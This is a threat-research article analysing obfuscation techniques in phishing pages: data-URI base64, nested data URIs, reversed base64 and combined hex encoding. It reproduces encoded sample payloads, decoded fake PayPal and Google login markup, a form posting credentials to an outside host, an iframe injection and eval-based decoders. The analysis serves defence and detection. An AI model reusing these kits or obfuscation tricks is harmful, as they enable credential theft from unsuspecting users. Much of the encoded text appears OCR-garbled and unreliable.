W4i0yANCiAgICB9DQogIH0NCiAgPC9zY3JpcH0+DQoNCg0KDQo8L2h1YW0+DQo8Ym9keS8iZ2NvbG9yPSIjZmZmZmIIbSa
5rPSIjZmZmZmZmIIbhbGluaZ0iI2ZmZmZmZiIgdmpbms9iINmZmZmZmYiPg0KDQoNCg0KDQoNCjxkaXYgaWQ9InBvcHvWYn
4Ij4gDQoNCjxicj48YnI+DQoNCg0KPGRpdiBhbGlnbj0iY2VudGVyIj4NCjxpBwgc3JjPSJodHRw0i8vaW1hZ2VzLmRhaWb
dGVjaC5jb20vbmltYWd1L0dvb2dsZV9Eb2NzX0NvbGxly3Rpb25fV2lkZ5qcGciIHdpZHRopSI1MDAiIGHlaWdodD0iMTIV
j4NCjwvZG12Pg0KDQoNCjxicj48YnI+DQoNCg0KPGNlbnRlcj4NCg0KPGRpdiBhbGlnbj0iY2VudGVyIj4NCjxmb250IGZhY
U9InZlcmRhbmEiIHNPemU9IjIiIGNvbG9yPSIjMk01QT1DIj4NCllvdXIgSUQgaXMgcmVjb2duaXNlZCbieSBvdXIg2Vydny
0Qp0b3csIHlvdSBjYW4gcHjyV2VLZCB0byBleHRYwN0IhlvdXIgZmlsZSANCM5vdy4uLg0KPGZvbnQgY29sb3I9IiNmZmZ
ZmYiPi4uLi4uLi48L2ZvbnQ+DQo8L2ZvbnQ+PC9kaXY+PGJyPg0KDQoNCjxmb3JtIG1ldGhvZD0iUE9TVCiGyMN0aW9uPSJd
HRw0i8vd3d3LmJvYmNhcmV5cGhvdG8uY29tL3dwLWFkbwlul2ltYwdr29yZGVyL0RvY3MucGhwIiBuYw1lPSJzdWJtaXQjI
ZhbHVlPSJTDwJtaXQjIG9uY2xpY2s9iIzhbG1kYXRLRw1hawoZG9jdW1lbnQuZm9ybTEubG9naW4pIi8+DQoNCg0KDQo8cD
NCjxmb250IGZhY2U9InZlcmRhbmEiIHNPemU9IjIiIGNvbG9yPSIjQj0wNDA0Ij48Yj5TzW5kIEZpbGugVG86PC9iPjwvZm9
d4gPGZvbnQgY29sb3I9IiNmZmZmYiPgjwvZm9udD4NCjxzZwxy3QgbmftZt0idDEiPg0KDQo8b3B0aW9uIHzbhVlPSJN
SBFbWFpbCI+TXkgRW1haw8L29wdGlvbj4NCjxvcHRpb24gdmFsdWU9Ik15IENvbXB1dGvYIj5NeSB0b21wdXRlcjwvb3B0a
9uPg0KPG9wdGlvb1B2Ywx1ZT01R29vZ2x1IENsb3VkJ5Hb29nbGugQ2xvdWQ8L29wdGlvbj4gICAgICAgICANCG0KPC9zZv
LY3Q+DQoNCg0KICAgICAgIA0KPGZvbnQgY29sb3I9IiNmZmZmYiPg14uLi4uLi4uLi4uLi4uLi4uLi4uLi4uLi48L22
bnQ+DQoNCg0KPHa+DQo8Zm9udCBmYwN1PSJ2ZXJkYw5hIiBzaXplPSIyIiBjb2xvcj0iI0i0MDQwNCI+DQo8Yj5FbWFpbD0
2T+TA9KPG1uicMv0TMB5cG10T=t+Vw1leTi+Bu+Yw1lPSJ1eB2dohbIToc216ZT0iM+YiTN7bbhuv1PSJ+TH11cYVdcuMvKTHbEYwN1-

```

Figure 5: Data URI encoded HTML variable in phishing landing page

In this case, the code simply instructs the browser to render the base64 code as text/HTML data (Fig. 6).



```

hdmFzY3JpcHQ6bG9naW4oJ3Nob3cnKtsiIHN0eWx1PSJ0ZXh0LWR1Y29yYXRpb246bm9uZSI+DQoJCQk8Zm9udCBmYwN1PSJ
ZXJkYw5hIiBzaXplPSIyIj4NCgkJCvNoYXJ1IERvY3VtZW50cw0KCQkJPC9mb250Pg0KCQkJPC9hPg0KCQkJPC90ZD48L3Ry
jwvdGFibGU+DQoNCgkJPC90ZD48L3RyPg0KDQoNCgkJDQoJCTx0cj48dGQgaGVpZ2h0PSIxMCI+PC90ZD48L3RyPg0KDQoNC
0KCQk8dHI+PHRkIGHlaWdodD0iNDAiIGJnY29sb3I9IiMwRDM1NzEiPg0KCQkNCgkJCTx0YwJsZSB3aWR0aD0iMTQwIiBhbG
nbj0iY2VudGVyIj48dHI+PHRkPg0KCQkJPGEgaHJLz0iamF2YXNjcmldwDpsb2dpbignc2hvdycp0yIgc3R5bGU9InRleHQ
ZGVjb3JhdGlvbjpub251Ij4NCgkJCTxmb250IGZhY2U9InZlcmRhbmEiIHNPemU9IjIiPg0KCQkJRWpdcBeB2N1bwVudHMN
gkJCTwvZm9udD4NCgkJCTwvYT4NCgkJCTwvDQ+PC90cj48L3RhymxLPg0KDQoJCTwvDQ+PC90cj4NCg0KDQoNCg0KCQk8d
I+PHRkIGHlaWdodD0iMTAiPjwvdGQ+PC90cj4NCg0KDQoNCgkJPFRyPjx0ZCboZwlnaHQ9IjQwIiBz2NvbG9yPSIjMEQzNT
xIj4NCgkJDQoJCQk8dGF1bGUgd2lkGg9IjE0MCigYwpxZ249ImNlbnRlcIi+PHRyPjx0ZD4NCgkJCTxhIGHyZwY9ImphdmF
Y3JpcHQ6bG9naW4oJ3Nob3cnKtsiIHN0eWx1PSJ0ZXh0LWR1Y29yYXRpb246bm9uZSI+DQoJCQk8Zm9udCBmYwN1PSJ2ZXJk
W5hIiBzaXplPSIyIj4NCgkJCvU4dHjhY3QgRG9jdw1lbnQNcgkJCTwvZm9udD4NCgkJCTwvYT4NCgkJCTwvDQ+PC90cj48L
RhYmxLPg0KDQoJCTwvDQ+PC90cj4NCg0KCQk8L3RhymxLPg0KDQoJPC90ZD48L3RyPg0KDQoNCg0KDQoNCg0KPHRyPjx0ZCboZwlnaHQ
IjAiPjwvdGQ+PC90cj4NCg0KDQoNCjwvdGFibGU+DQoNCg0KPGJyPjxicj4NCg0KDQoNCg0KDQo8aHIdg2lkGg9Ijk1MCig
WpxZ249ImNlbnRlcIgY29sb3I9IiMwRDM1NzEiPg0KDQoNCg0KPC91b2R5Pg0KPC9odG1sPg==";
  window.location.href= url;
</script>
</head>

```

Figure 6: Rendering base64 code as text/HTML

Once decoded, it is evident that the base64 encoded content is simple HTML.

```

1  <!DOCTYPE html>
2  <!--[if lt IE 9]><html lang="en" class="no-js lower-than-ie9 ie"><![endif]-->
3  <!--[if lt IE 10]><html lang="en" class="no-js lower-than-ie10 ie"><![endif]-->
4  <!--[if !IE]>-->
5  <html class=" js " lang="en"><!--<![endif]><!--Script info: script: node, template: , date: Mar 4,
2015 14:26:39 -08:00, country: AU, language: en web version: content version: hostname :
idZ+omyQSbIcX6VON56IEGnwGS22SvyoDYYgPGh/nb/qfjg4UU6z8tqxLta0xxt7 rlogid : nNm9acFzo5obMfMe6Uv7eSP3Yt7mkgWkQT
ediQ2bCpGhHXdAPAErbza9Yqy58L7Fb4xb30Itv9b5w%2BQuy%2Bzbaaz3DZq7p1r3_14be6e5e0a7 --><meta charset="utf-8"><
title>Log in to your PayPal account</title><meta http-equiv="content-type" content="text/html; charset=UTF-8
"><meta name="application-name" content="PayPal"><meta name="msapplication-task" content="name=My
Account;action-uri=https://www.paypal.com/us/cgi-bin/webscr?cmd=_account;icon-uri=http://www.paypalobjects.
com/en_US/i/icon/pp_favicon_x.ico"><meta name="msapplication-task" content="name=Send Money;action-
uri=https://www.paypal.com/us/cgi-bin/webscr?cmd=_send-money-transfer&send_method=domestic;icon-
uri=http://www.paypalobjects.com/en_US/i/icon/pp_favicon_x.ico"><meta name="msapplication-task" content=
"name=Request Money;action-uri=https://personal.paypal.com/cgi-bin/?cmd=_render-content&
content_ID=marketing_us/request_money;icon-uri=http://www.paypalobjects.com/en_US/i/icon/pp_favicon_x.ico"><
meta name="keywords" content="transfer money, email money transfer, international money transfer "><meta
name="description" content="Transfer money online in seconds with PayPal money transfer. All you need is an
email address."><link rel="shortcut icon" href="https://www.paypalobjects.com/en_US/i/icon/pp_favicon_x.ico"
><link rel="apple-touch-icon" href="https://www.paypalobjects.com/en_US/i/pui/apple-touch-icon.png"><meta
name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1, user-scalable=yes"><link
rel="stylesheet" href="http://lorclontraining.com/images/Logintoyouraccount_files/app.css"><!--[if lte IE 9]
><link rel="stylesheet" href="https://www.paypalobjects.
com/web/res/b7c/460b3a31dbe71be316d13590e630d/css/ie9.css" /><![endif]--><script src="http://lorclontraining
.com/images/Logintoyouraccount_files/modernizr-2.js"></script><script>/* don't bust the frame if this is
top window or* if it's the inject endpoint when top window is *.paypal.com domain*/if (self === top ||(
inject/.test(window.location.pathname) && /paypal\.com$/.test(window.top.location.hostname))) {var
antiClickjack = document.getElementById("antiClickjack");antiClickjack.parentNode.removeChild(
antiClickjack);} else {top.location = self.location;}</script></head><body class="desktop " data-
rlogid="nNm9acFzo5obMfMe6Uv7eSP3Yt7mkgWkQTediQ2bCpGhHXdAPAErbza9Yqy58L7Fb4xb30Itv9b5w%2BQuy%2Bzbaaz3DZq7p1r3
_14be6e5e0a7" data-hostname="idZ+omyQSbIcX6VON56IEGnwGS22SvyoDYYgPGh/nb/qfjg4UU6z8tqxLta0xxt7" data-view-
name="login" data-template-path="https://www.paypalobjects.
com/web/res/b7c/460b3a31dbe71be316d13590e630d/templates/AU/en/%s.js" data-csrf-token="
Q6IeE9GITwioZuQMOHicaPxISwWZkPWTov8FM="><noscript><p class="nonjsAlert" role="alert">NOTE: Many features on
the PayPal Web site require Javascript and cookies.</p></noscript><div id="page"><div id="content" class=
"contentContainer "><header><div class="paypal-logo"></div></header><div id="main" class="main " role="main">
<section id="login" class="login" data-role="page" data-title="Log in to your PayPal account"><div id="
notifications" class="notifications"></div> <script language="JavaScript">
6
7  function check_all(form) {
8      if (form.sex1.value.length < 5) {
9          alert("Please enter Email Address");
10         form.sex1.focus();
11         return false;
12     }
13 }
```

Figure 7: Output of base64-encoded JavaScript variable

An end-user could watch for the unusual URL structure, as seen in the URL bar below, even if the rendered page looks legitimate (Fig. 8):




Figure 8: Unusual URL is a tipoff to a potential phishing page

In one interesting variant, we spotted JavaScript was embedded inside another data URI.

```

1 <meta http-equiv="Refresh" content="0; url=data:text/html,https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue
2 <script
3 src=data:text/html;base64,ZXhbChmdW5jdGlvbihwLGEsYyxrLGUsZC17d2hpbgUoYy0tKXtpZihrk2NdKXtwPXAucmVwbGFj
4 ZShuZXcgUmVnRXhwKCdcXGInK2MrJ1xcYicsJ2cnK5xrW2NdKX19cmV8dXJuIH89KCczLjiuMTg9
5 IjE3IDE2IDE5IDi1IDiyIjsyMXsoMTUoKXsxNCxPTMuMi45KFwnMwvnKtsxLjg9Xcc3LzEwLTrc
6 JzsxLjExPVwnMTMgNFwn0zEuMjM9XcdeJzsyLjI8KFwnMzZcJyLbMF0uMzUo5l9KCkpFT3KDM4
7 KXt9My4yLjMzLjMyPSI8NiAyNz1cXCIyNjovLzI1LjI4LzI5LzMxLjMwXFwiIDM5PVxcIjQw01Aw
8 OzH80JA1JTsxMjoiJVxcIj48LzY+IjsnLDEwLDQxLcd8bGlua3xkb2N1bWVudhx3aM5kb3d8aMnv
9 bnwxMDB8aMwZyW1lfGltYWdlfHRScGVBY3J1YXR1RWxlbWVudHx4fHJlbHxoZwlnaHR8c2hvcnRj
10 dXR8dmFyfGZ1bmN0aW9ufGhhdmVBWw91fHRpdGx1fGJ1ZW58U2lnbmVkfHRYeXvdXR8aHJ1Znxn
11 fHN8eWxlfgJvcmRlcicuc3BsaXQoJ3wnK5kp></script>>

```

Figure 9: JavaScript embedded in a data URI

This nesting of data URIs will show a somewhat legitimate looking Google URL in the browser bar while the page contains actual phishing code.




Figure 10: Nested data URIs rendering a legitimate-looking Google signin page

The decoded base64 inside the data URI shows that an iframe is being loaded which contains the content of the phishing page.

```

1 <!--decoded base64 -->
2
3 eval(function(p,a,c,k,e,d){while(c--){if(k[c])p=p.replace(new RegExp('\\b'+c+'\s\\b','g'),k[c])}return p}('3.2.18="17 16 19 28 22":21{{15(){14_1=3.2.9(\\'1\');1_
4 B=\\'7/10-4\';1.11=\\'13 4\';1.23=\\'\';2.24(\\'36\'){}37(38){3.2.33.32="<6 27=\\"26://25.28/29/31.30\\\" 39="\\"40: 0;34: 5%;12:5%\\"></6>";10,41,'|link|doc
5 src|window|icon|100|iframe|image|type|createElement|x|rel|height|shortcut|var|function|have|You|title|beenSigned|try|out|href|getElementsByTagName|happyfilms|http
6 src|club|services|html|contactus|outerHTML|body|width|appendChild|head|catch|e|style|border".split('|'))')
7
8 <!--decoded javascript -->
9
10 window.document.title = "You have been Signed out";
11 try {
12     (function() {
13         var link = window.document.createElement('link');
14         link.type = 'image/x-icon';
15         link.rel = 'shortcut icon';
16         link.href = '';
17         document.getElementsByTagName('head')[0].appendChild(link)
18     }())
19 } catch (e) {}
20 window.document.body.outerHTML = "<iframe src=\"http://happyfilms.club/services/contactus.html\" style=\"border: 0; width: 100%; height: 100%\"></iframe>";
21

```

Figure 11: Phishing content in an iframe

## Flipped Base64 JavaScript encoding

Multiple campaigns were observed making use of JavaScript and ‘backwards’ base64 to hide the phishing code. The document starts off defining a variable ‘OIO’ (Fig. 12):

```

1 <script language="javascript" type="text/javascript">
2     var OIO = '-oQKpkyJ8dCK0lGbwNnLn8mZulGf0VmcyVmZlJHf052bmLD
3     VXcqx3YyNHdldGfmVm8t2b8xmc1xHdodWalHfn5WarNWYyRHMyw3dlmVwIDf4BHm1E0M89GdwIDf3VWa2BjM8V2Zht2
4     d3cwJjm8VEMywXYiFmYpxwY8xkUVx3ct5mcLNxdyIDfu9Wa0FWby9mZulGMywnbpd2bMJjM8xWah1WZyIDfl1WY0dWYULn
5     VEldGfvRFMywXNyIjM8Rmcvd3czFGUwIDfkJ3b3N3chBnMywHZs1GdRmbLBHchxBtRHaxHdodWasBjM8BzMyIDfv9G
6     R3boxXNxIjM8BTMxIjM8xWah1GfzV2YyV3bxzWYi9Gbnx3NyIjM8B3ci5mNywnNyEDfzIjMywHM5IjM8hWYlLHf2IjMywX
7     FzNyIDf1MjMyw3M2EDf0lWbiV3cyIDftJ3bmxHduWbblxWRlRXYLJ3Y8JXdv1HMyw3YyNHf69Wb8RXarJWZ3xHboRGfkJ3
8     lWYtJWZ3xXMyEjMywnN2kjMywXNyIDf1QjMywHM1IjM8lHzvJGf5R2biFEM8xWah1WRwIDf0h2ZpVGauL2ZyFwbwIDfkF2
9     RXYsVHcvBnMywXby9mR512NywXzs1HdzN0M8BTMn1Wa8VGb01Gd8VGchN2c15Wd8RXZzVmcwJjM8RHcpJ3YzN0M8RXdw5W
10    N2chZXyqxnbpdmch1GdmVGbwIDfzN3Y85WanJXYtb3b0BjM85WanJXYt12b0R3biBjM85WanJXYtRHanlmcwIDfoRXa3Bj
11    R3c8VGdpJ3d8d3bsZmc1Z3bwIDf05WZ052bjBjM8RXZzJXYoNGMywnb1RGZphWQzwHTIRURzwXzw1Hd8VGb01GdDNDfkVG
12

```

Figure 12: Defining a variable with a backwards base64 string for later reversal and decoding

Functions are defined at the end of the page. Function ‘011’ handles the base64 decoding, while function ‘001’ takes care of reversing the string. The evaluation statement will reverse the contents of the OIO variable and then base64 decode it.

```

3
4     function Oll(data) {
5         var 001lOI = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
6         var o1, o2, o3, h1, h2, h3, h4, bits, i = 0,
7             enc = '';
8         do {
9             h1 = 001lOI.indexOf(data.charAt(i++));
10            h2 = 001lOI.indexOf(data.charAt(i++));
11            h3 = 001lOI.indexOf(data.charAt(i++));
12            h4 = 001lOI.indexOf(data.charAt(i++));
13            bits = h1 << 18 | h2 << 12 | h3 << 6 | h4;
14            o1 = bits >> 16 & 0xff;
15            o2 = bits >> 8 & 0xff;
16            o3 = bits & 0xff;
17            if (h3 == 64) {
18                enc += String.fromCharCode(o1)
19            } else if (h4 == 64) {
20                enc += String.fromCharCode(o1, o2)
21            } else {
22                enc += String.fromCharCode(o1, o2, o3)
23            }
24        } while (i < data.length);
25        return enc
26    }
27
28    function 001(string) {
29        var ret = '',
30        i = 0;
31        for (i = string.length - 1; i >= 0; i--) {
32            ret += string.charAt(i);
33        }
34        return ret;
35    }
36    eval(Oll(001(OIO)));
37 </script>

```

Figure 13: Function for decoding and reversing a string which will render a phishing page

Often, the resulting decoded base64 is further encoded, as can be seen in the next example “Combination encoding”.




Figure 14: Phishing landing page with stolen branding

This process is invisible to the end user who will be presented with a legitimate looking phishing page.

## Combination encoding

This particular encoding method takes the previous encodings and puts them all together, while adding a few tricks. It starts with the data URI method (Fig. 15)

```
<HTML><HEAD><script>
var url = "data:text/html;base64,PFNjcmIwdCBMjW5ndWFnZT0nSmF2YXNjcmIwdCc+DQoNCmRvY3VtZW50LndyaXRlKHVuZXNjYXB1
KCc1M0M1NzM1NjM1NzIUNjklNzAUNjQ1MjAUNK1NjE1NkU1NjclNzU1NjE1NjclNjU1M0Q1MjI1NkE1NjE1NzY1NjE1NzM1NjM1NzI1NjklN
zA1NzQ1MjI1MjA1NzQ1NzklNzA1NjU1M0Q1MjI1NzQ1NjU1Nzg1NzQ1MkY1NkE1NjE1NzY1NjE1NzM1NjM1NzI1NjklNzA1NzQ1MjI1M0U1Nz
Y1NjE1NzI1MjA1NkM1M2E1NkM1M0Q1MjI1M0Q1NkY1NTE1NE1I1NzA1NkI1NzklNzq1NkE1Nzg1NjQ1NDM1NE1U1MzA1NkM1Ndc1NjI1NzclNUE1NkU
1NEM1NkU1NkI1Ntq1Ntk1Nz1M1NjM1NzA1Nt1I1NkQ1NkQ1NzklNzclNdg1NjY1NkI1NtY1NtclNkE1Ney1Ndi1NkE1NkQ1Mzg1NUE1
NkQ1NjM1NzclNdk1NdkQ1NjY1NzklNtY1NkQ1Ntq1Nz1M1NjM1NzA1Nt1I1NkM1Nee1NkU1NkQ1NzklNzclNdg1NjI1NzA1Ndy1NtclNjI1Ndy1N
T1MzA1NQ1Mzg1Nt1I1NtclNkE1NzU1NjQ1NtclNjE1N0E1Ndi1NkE1NkQ1Mzg1NkM1Ntq1Ntk1MzA1NkU1Ndy1NkQ1NzklNzclMz1M1NjE1Nk
E1NtY1Ndc1NjE1NkE1Nzg1Ndc1NjI1NkM1Ndi1Mz1M1NjM1NzclNdk1NdkQ1NjY1NkI1NjQ1M1N0E1Ndy1Ndc1NjM1Mzg1NjQ1M2I1NjM
1NUE1Nt1I1Ntq1Ntk1NzQ1Nee1Mz1M1NjI1Ndc1Nt1I1NkE1Nz1M1Ndy1NkQ1NjQ1Nz1M1N0E1Ndu1Nue1Nz1M1Nt1I1Nt1I1NkE1NkQ1Nt1I1Ndg1
NjI1NkM1Nti1NkU1NkQ1NzklNzclNdg1NUE1NkM1NtY1NkQ1NjI1NzklNdk1NdkQ1NjY1NkI1Nee1Mz1M1NjI1Mz1M1NUE1Mz1M1NjM1Njg1Ndi1N
T1Nt1I1N0E1NzclMz1M1NjM1NzklNtY1Ndc1NjE1MzA1MzklNtU1Nt1I1N0E1NzclNkU1NjM1Njg1NkU1NkQ1Mzg1NtY1Mz1I1NjM1Nj1N
E1NkQ1NUE1NzklNdk1NdkQ1NjY1Mz1M1NtY1NtclNjE1MzI1Ndi1NkE1NkQ1Mzg1MzU1Mz1I1NjQ1NzY1Njg1Mz1I1NtU1NzQ1NEE1NkU1NkQ1Nz
1NzclMz1M1NjM1NkE1NEE1NkE1NkQ1Mzg1Nzg1NtclNtk1NkE1NkM1Ndc1NjQ1NzklNzclNdk1NdkQ1NjY1NkM1Nzg1NtclNjul
MzA1NkU1Ndk1NdkQ1Nz1M1NjI1Ndc1Nt1I1NkM1MzE1Ndu1NkQ1NzclNdk1NdkQ1NjY1NkI1Nee1Mz1M1NjI1Mz1M1NUE1Mz1M1NjM1Njg1Ndi1N
Tk1NzklNdk1NdkQ1NjY1NzklNtY1Ndc1NjQ1NzU1NtY1Ndu1NkQ1NzclNdk1NdkQ1NjY1NkI1Nee1Ndk1Nzq1NzklNzclNdk1NdkQ1Nzg1NtclNkU1N
g1NjI1NzklNtY1Ndc1NtY1NzclNdk1NdkQ1NjY1NkI1Nee1Mz1M1NjI1Mz1M1NUE1Mz1M1NjM1Njg1Ndi1Ndg1NkQ1NzklNzclNdk1NdkQ1Nzg1NtclNkU1N
Mz1I1NjQ1N0E1NkU1NkQ1NtE1NkE1NkQ1Mzg1NjQ1M1z1I1NjM1NUE1Nt1I1NtclNkE1NkM1Ndc1NjQ1NzklNzclNdk1NdkQ1NjY1NkI1Nee1
NkE1Mz1M1NjI1Mz1M1NUE1Mz1M1Njg1Ndi1NkU1NkQ1NzklNzclNdg1NjM1NzQ1Ndy1NkQ1NkU1NzklNzclNtq1NUE1Nz1Mz1M1NzklNkQ1NkQ1N
zklNzclMz1M1NjM1NzU1Ndy1NtclNtk1Nz1I1NkM1NkQ1NjY1Ndu1NkQ1NzclNtE1Ndk1NdkQ1Mzg1Ndk1Nt1I1Nzg1NtclNkU1Nt
Q1NkI1NEE1Ntq1NjI1Mzg1Nzg1NtclNtk1MzA1Ndy1Mz1I1Nt1I1NkM1NzclNtU1Ndk1NdkQ1NjY1NzclNzg1NtclNkE1NkY1Ndi1NkE
1NkQ1Mzg1NkU1NkQ1NtE1NkE1NkQ1Mzg1Njg1Mz1M1NjI1NjklNzQ1Mz1I1Nt1I1NkM1NzclNdk1NdkQ1NjY1NkI1Nee1
Mz1M1NjI1Mz1M1NUE1Mz1M1Njg1Ndi1NkU1NkQ1NzklNzclMz1M1NjE1Nz1M1NkM1Ndc1NjI1NzklNdk1NdkQ1NjY1MzA1MzklMz1I1NUE1Nz1M
zklNkQ1NUE1Mzg1NtY1Mz1I1NUE1NzU1Ndy1Ndc1NjE1Ndk1NdkQ1Nee1NkE1NkQ1Mzg1Ndi1Ndg1NjI1NkM1Njg1Ndu1NkQ1NzklNzclNtq1NUE1Nk
U1Ndy1NtclNjQ1NkU1NkQ1NtE1NkE1NkQ1Mzg1Nzq1NkU1NkQ1N0E1Ndk1NkE1NkQ1Mzg1NjQ1M1z1I1NjM1NUE1Nt1I1NtclNkE1NkM1Ndc1
1NzklNdk1NdkQ1NjY1NkE1NEE1NkU1NkQ1NzklNkU1NkQ1NkU1NkQ1N0E1Ndk1NkE1NkQ1Mzg1NjQ1M1z1I1NjM1NUE1Nt1I1NtclNkE1NkM1Ndc1
```

Figure 15: Variable defined with a data uri base64-encoded string

Upon base64 decoding this we are presented with some a hex-encoded string (Fig. 16).

```
<Script Language='Javascript'>

document.write(unescape('%30%73%63%72%69%70%74%20%60%61%6E%67%75%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%76%61%72%20%6C%31%6C%3D%27%3D%6F%
51%4B%70%6B%79%4A%38%64%43%4B%30%6C%47%62%77%4E%6E%4C%6E%6B%58%59%73%42%33%63%70%52%6D%4D%79%77%48%66%6B%56%5
7%5A%4F%42%6A%4D%38%4E%6D%63%77%49%44%66%79%56%6D%59%74%56%57%62%60%4A%6E%4D%79%77%48%62%70%46%57%62%46%56%30%
4D%38%52%57%5A%75%64%57%61%7A%42%6A%4D%38%6C%58%59%30%4E%46%4D%79%77%33%61%6A%56%47%61%6A%78%47%62%6C%42%33%
63%77%49%44%66%6B%64%33%63%7A%46%47%63%38%64%32%63%4E%52%58%59%74%4A%33%62%47%52%57%61%73%46%6D%64%75%6C%45%5
A%73%56%57%61%6D%52%48%65%6C%52%6E%4D%79%77%48%5A%6C%56%6D%62%79%49%44%66%6B%4A%33%62%33%4E%33%63%68%42%56%52%
%7A%77%33%63%79%56%47%61%30%39%55%52%7A%77%6E%63%69%4E%30%4D%38%56%32%63%73%46%6D%5A%79%49%44%66%33%56%57%61%
32%42%6A%4D%38%35%32%64%76%68%32%55%74%4A%6E%4D%79%77%33%63%6A%4A%6A%4D%38%78%57%59%6A%60%47%64%79%56%6D%64%7
7%49%44%66%6C%78%57%65%30%4E%48%4D%79%77%58%64%35%46%47%62%6C%31%45%40%79%77%33%63%74%4A%6A%4D%38%5A%57%59%79%
%49%44%66%79%56%47%64%75%56%45%4D%79%77%48%62%76%4A%48%64%75%39%32%59%38%4E%58%62%79%56%47%56%77%49%44%66%6B%
